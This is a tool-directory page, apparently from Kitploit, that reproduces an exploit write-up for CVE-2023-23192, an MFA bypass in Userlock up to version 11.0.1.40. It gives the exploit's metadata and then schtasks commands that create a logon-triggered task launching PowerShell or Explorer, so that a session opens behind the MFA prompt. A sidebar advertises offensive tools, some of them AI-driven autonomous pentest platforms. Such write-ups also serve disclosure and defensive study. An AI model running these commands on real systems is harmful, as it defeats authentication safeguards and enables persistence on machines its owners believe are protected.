

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2023-23192 — CVE-2023-23192 | Kitploit
Tools/GitHubGitHub/pinarsadioglu/cve-2023-23192
Privilege EscalationPersistence MechanismsVulnerability AnalysisExploitationPenetration TestingAuthentication
GitHubpinarsadioglu/cve-2023-23192

CVE-2023-23192

CVE-2023-23192

View Repository
133733 years agoNot yet reviewed
Share

CVE-2023-23192

CVE-2023-23192- Userlock - Multi-Factor Authentication (MFA) Bypass

Exploit Title: Userlock - Multi-Factor Authentication (MFA) Bypass

Date: 01/11/2023

Exploit Author: Pinar Sadioglu

Vendor Homepage: https://www.isdecisions.com/products/userlock/help/#

Version: < = 11.0.1.40

Tested on: Windows 10

Software : Tested with the Userlock 'Desktop agent' to protect interactive sessions on workstations or on terminal servers.

CVE : CVE-2023-23192

MITRE ATT&CK: T1053.005 - Scheduled Task/Job: Scheduled Task

Permissions Required: Administrator, Root

https://nvd.nist.gov/vuln/detail/CVE-2023-23192

Description: Userlock is a Multi-Factor Authentication solution for Windows Active Directory & Cloud Environments to stop unauthorized and unwanted access. It enables customized, two-factor authentication (2FA) on Windows logon, Remote Desktop (RDP & RD Gateway), IIS, VPN and Cloud Applications.Userlock allows you to implement MFA to your Active Directory logons domain joined workstations and servers. A dialog box is prompted where you can enter the OTP code, from the Authenticatior App at first logon of the day to their workstation. Userlock integrates with the logon process to deliver two-factor authentication.

One of the most commonly exploited strategies employed by threat actors to build persistence on a victim's computer is task scheduling. The adversary frequently use this strategy to evade automated detection, maintain persistence, and carry out surprise attacks after long periods of lying low.

Vulnerability:


Create a scheduled task that executed after at log on of any user.

> schtasks /create /tn "MFA_Bypass_OnLogon" /sc onlogon /tr "cmd.exe /c powershell.exe"
mfa

After successfully logging on with the domain credentials, scheduled cmd.exe is prompted with the Userlock MFA dialog box.

> schtasks /create /tn "MFA_Bypass_OnLogon" /sc onlogon /tr "cmd.exe /c explorer.exe"

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    343
  • 5

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    258

Explore all tools

Browse our collection of tools

View all tools →





